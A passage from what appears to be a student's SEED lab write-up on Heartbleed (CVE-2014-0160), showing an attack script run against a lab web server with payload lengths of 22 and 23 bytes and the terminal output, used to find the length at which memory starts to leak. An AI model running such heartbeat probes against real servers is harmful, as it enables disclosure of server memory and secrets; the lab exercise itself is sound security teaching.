
python /home/seed/attack.pywww.heartbleedlabelgg.com --l 0x012B (0x012B=299 bytes)

Step4:Find the boundary value of the payload length variable.



```
seed@Mythreya_PES2UG20CS130_Attacker~$python /home/seed/attack.py www.heartbleed
labelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

seed@Mythreya_PES2UG20CS130_Attacker~$
```

Payload length 22 bytes



```
seed@Mythreya_PES2UG20CS130_Attacker~$python /home/seed/attack.py www.heartbleed
labelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAABC...#<K5....2....

seed@Mythreya_PES2UG20CS130_Attacker~$
```

Payload length 23 bytes

Since payload length of 22 bytes returns no extra data but 23 bytes returns some extra data, the boundary value is 22 bytes.